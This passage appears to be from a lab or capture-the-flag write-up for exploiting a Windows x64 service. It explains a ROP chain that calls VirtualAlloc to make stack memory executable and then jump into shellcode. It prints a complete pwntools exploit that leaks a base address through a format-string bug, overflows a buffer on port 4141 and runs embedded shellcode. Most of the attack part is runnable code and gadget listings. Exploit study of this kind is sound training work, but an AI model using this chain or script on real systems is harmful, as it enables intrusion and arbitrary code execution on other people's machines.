shellcode += b"\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00"
shellcode += b"\x41\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
shellcode += b"\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
shellcode += b"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
shellcode += b"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89"
shellcode += b"\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65"
shellcode += b"\x00"
shellcode += b'\x90' * (600 - len(shellcode))
```

Just windows/x64/messagebox shellcode for test.

ROP Chain

Let's talk about calling convention of x86-64 architecture. The callee must to save 4 first arguments to 4 registers (1st param - ECX, 2nd param - EDX, 3rd param - E8, 4th param - E9) and others will be pushed into stack by reverse order (last argument will be pushed first, because stack works with Last In, First Out schema).

Let's talk about VirtualAlloc. This function used to allocate a memory, but we will use it to change memory page protection to ReadWriteExecute and execute a shellcode freely. Arguments:

- lpAddress - (the address of the memory, where located shellcode)
- dwSize - (size of the memory or page)
- flAllocationType - (The type of the page, which we will allocate or will change)
- flProtect - (The protection of the page)

I started creating of the ROP chain from the end, because for me comfortable to pop the shellcode address in the end.

R9, R8 and RDX registers (flProtect, flAllocationType and dwSize arguments)

```
        # VirtualAlloc
    # RCX - lpAddress (Shellcode address)
    # RDX - dwSize (0x400)
    # R8  - flAllocationType
    # R9  - flProtect


    rop  = b''

    # R9 - flProtect
    rop += p64(0x40)                          # RWX
    rop += p64(baseAddress + 0x001f90)        # mov r9, rbx; mov r8, 0; add
rsp, 0x8; ret
    rop += b'A' * 8                           # junk

    # R8 - flAllocationType
    rop += p64(baseAddress + 0x001fc3)        # pop rax; ret
    rop += p64(0x1000)                        # MEM_COMMIT | MEM_RESERVE
    rop += p64(baseAddress + 0x00f0dc)        # xor rdx, rax; and ecx,
0x3F; ror rdx, cl; test rdx, rdx; setne al ; ret
    rop += p64(baseAddress + 0x01bd8c)        # or r8d, edx; mov eax, r8d;
shl eax, 0x18; or eax, r8d ; ret

    # RDX - dwSize
    # will be 0x1000 let's try with it :)
```

After buffer overflow we will jump to instruction pop rbx to pop the 0x40 value which mean ReadWriteExecute. Then we just move the value (0x40) to r9 register. The key moment in this gadged is add rsp, 0x8 which increase the RSP to 8 bytes. As a junk we will use just 8 A's to save the queue of the gadgets.

The next gadget is pop rax which pops 0x1000 (MEM_COMMIT | MEM_RESERVE) value into rax register. To save the 0x1000 value into r8, we will use xor rdx, rax instruction (rdx will 0 in our case). then in the next instruction it will be in r8d instruction (remember that we moved 0 to r8 register while doing flProtect argument). The or r8d, edx instruction will save the 0x1000 value into r8 register.

The RDX register will same as R8, because 0x1000 mean size of the one module and that is ok in our case.

RCX register (lpAddress) and Calling VirtualAlloc then jumping to shellcode to execute it

```
    # RCX - lpAddress
    rop += p64(baseAddress + 0x002327)      # pop rbx; ret
    rop += p64(0)                           # null for rbx
    rop += p64(baseAddress + 0x001fa0)      # xor rbx, rsp; ret
    rop += p64(baseAddress + 0x00438d)      # mov rax, rbx; add rsp,
0x20; pop rbx; ret
    rop += b'A' * 0x28                      # junk
    rop += p64(baseAddress + 0x0031dc)      # pop rcx; clc; ret
    rop += p64(0xc8)                        # test
    rop += p64(baseAddress + 0x005e9d)      # add rax, rcx; ret
    rop += p64(baseAddress + 0x001f80)      # mov rcx, rax; ret
    rop += p64(baseAddress + 0x005d6d)      # push rax; pop rdi; ret
(save address of the shellcde)

    # Calling VirtualAlloc
    rop += p64(baseAddress + 0x001fc3)      # pop rax; ret
    rop += p64(baseAddress + 0x020000)      # VirtualAlloc IAT address
    rop += p64(baseAddress + 0x01547f)      # mov rax, [rax], add rsp,
0x28; ret
    rop += b'A' * 0x28                      # junk
    rop += p64(baseAddress + 0x005adf)      # jump rax

    # Jumping to shellcode
```

```
    rop += p64(baseAddress + 0x01ef3d)        # jmp rdi
    rop += b'A' * 0x20                         # junk
```

First, we will paste 0 to rbx, the xor it with rsp to get an address of the stack pointer. (rbx = 0 ^ rsp = rsp). We will save stack pointer to rax also so that to do some math in the future. We have also add rsp, 0x20 instruction and we need to add 0x28 bytes of junk (8 bytes for pop rbx). To rcx we will pop the 0xc8 value which is value to points to Shellcode. Then we will just add rcx to rax and we have an address of the shellcode. To save the address of the shellcode we will do push rax; pop rdi. Here we saved the address of the shellcode into rdi.

We need to find the VirtualAlloc IAT (Import Address Table) address and pop it rax in the next two instructions. Then we just do dereference eax to get the absolute address of the KERNEL32!VirtuaAllocStub function and save it in rax respectively. Then we just jump to rax (VirtuaAlloc) and our registers with arguments are ready. After executing VirtuaAlloc it will return to jmp rdi instruction to jump to shellcode and executes it.

Full exploit

```
from pwn import *
import sys
import base64
import time


def parseAddress(data):

    address = int(data.split(b':')[1].split(b'\n')[0].strip(), 16)
    print(f'[+] Leaked address: {hex(address)}')
    return address


def main():

    host = sys.argv[1]
    port = 4141
    size = 2000
    offset = 88


    io = remote(host, port)
```

```python
    io.recv()
    io.sendline(b'1')
    io.recv()
    io.sendline(b'100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==')
    time.sleep(1)
    io.recv()
    io.sendline(b'1')
    time.sleep(1)
    io.recv()
    io.sendline(b'%p')
    time.sleep(1)
    data = io.recv()
    io.sendline(b'2')
    time.sleep(1)
    data = io.recv()


    address = parseAddress(data)
    baseAddress = address - 0x00020660
    print(f'[+] Binary Base: {hex(baseAddress)}')

    print("[+] Sending payload to buffer overflow")


    shellcode =  b"\x90" * 20
    shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
    shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
    shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
    shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
    shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
    shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
    shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
    shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
    shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
    shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
    shellcode += b"\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac"
    shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
    shellcode += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
    shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
    shellcode += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
    shellcode += b"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
    shellcode += b"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41"
    shellcode += b"\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
```

```
    shellcode += b"\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00"
    shellcode += b"\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00"
    shellcode += b"\x41\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
    shellcode += b"\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
    shellcode += b"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
    shellcode += b"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89"
    shellcode += b"\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65"
    shellcode += b"\x00"
    shellcode += b'\x90' * (600 - len(shellcode))


    # VirtualAlloc
    # RCX - lpAddress (Shellcode address)
    # RDX - dwSize (0x400)
    # R8  - flAllocationType
    # R9  - flProtect


    rop  = b''

    # R9 - flProtect
    rop += p64(0x40)                          # RWX
    rop += p64(baseAddress + 0x001f90)        # mov r9, rbx; mov r8, 0; add
rsp, 0x8; ret
    rop += b'A' * 8                           # junk

    # R8 - flAllocationType
    rop += p64(baseAddress + 0x001fc3)        # pop rax; ret
    rop += p64(0x1000)                        # MEM_COMMIT | MEM_RESERVE
    rop += p64(baseAddress + 0x00f0dc)        # xor rdx, rax; and ecx,
0x3F; ror rdx, cl; test rdx, rdx; setne al ; ret
    rop += p64(baseAddress + 0x01bd8c)        # or r8d, edx; mov eax, r8d;
shl eax, 0x18; or eax, r8d ; ret

    # RDX - dwSize
    # will be 0x1000 let's try with it :)

    # RCX - lpAddress
    rop += p64(baseAddress + 0x002327)        # pop rbx; ret
    rop += p64(0)                             # null for rbx
    rop += p64(baseAddress + 0x001fa0)        # xor rbx, rsp; ret
    rop += p64(baseAddress + 0x00438d)        # mov rax, rbx; add rsp,
0x20; pop rbx; ret
```

```
    rop += b'A' * 0x28                          # junk
    rop += p64(baseAddress + 0x0031dc)          # pop rcx; clc; ret
    rop += p64(0xc8)                            # test
    rop += p64(baseAddress + 0x005e9d)          # add rax, rcx; ret
    rop += p64(baseAddress + 0x001f80)          # mov rcx, rax; ret
    rop += p64(baseAddress + 0x005d6d)          # push rax; pop rdi; ret
(save address of the shellcde)

    # Calling VirtualAlloc
    rop += p64(baseAddress + 0x001fc3)          # pop rax; ret
    rop += p64(baseAddress + 0x020000)          # VirtualAlloc IAT address
    rop += p64(baseAddress + 0x01547f)          # mov rax, [rax], add rsp,
0x28; ret
    rop += b'A' * 0x28                          # junk
    rop += p64(baseAddress + 0x005adf)          # jump rax

    # Jumping to shellcode
    rop += p64(baseAddress + 0x01ef3d)          # jmp rdi
    rop += b'A' * 0x20                          # junk


    key = b'100-FE9A1-500-A270-0102-'

    buf  = b'A' * offset
    buf += p64(baseAddress + 0x0020d9)          # pop rbx, ret
    buf += rop
    buf += shellcode
    buf += b'\x90' * (size - len(buf))
    buf  = base64.b64encode(buf)

    payload = key + buf

    io.sendline(b'1')
    time.sleep(1)
    io.recv()
    time.sleep(1)
    io.sendline(payload)
    time.sleep(1)
    io.recv()
    time.sleep(1)
    io.sendline(b'2')
    io.close()
```

```python
if __name__ == '__main__':
    main()
```

Exploit will encode payload to base64 and just add the key variable. That is it.